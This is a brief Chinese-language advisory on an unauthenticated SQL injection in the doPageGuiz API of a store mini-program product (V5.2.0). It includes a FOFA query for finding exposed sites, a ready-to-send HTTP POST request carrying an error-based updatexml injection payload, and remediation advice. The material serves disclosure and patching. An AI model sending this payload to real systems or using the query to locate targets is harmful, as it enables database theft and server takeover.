

万能门店小程序 doPageGuiz sql注入漏洞

漏洞描述

万能门店小程序 在/doPageGuiz接口存在SQL注入漏洞，未经身份验证的恶意攻击者利用 SQL 注入漏洞获取数据库中的信息（例如管理员后台密码、站点用户个人信息）之外，攻击者甚至可以在高权限下向服务器写入命令，进一步获取服务器系统权限。

影响版本

万能门店小程序全开源独立版V5.2.0

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: body="/comhome/cases/index.html"


POC/EXP:

POST /api/wxapps/doPageGuiz HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Host: 127.0.0.1

suid=1&uniacid=1 and updatexml(1,concat(0x7e,(select md5('123')),0x7e),1)--+



漏洞修复

参数使用预编译形式用以对sql注入防护，同时限制接口参数输入。

下载官方补丁进行修复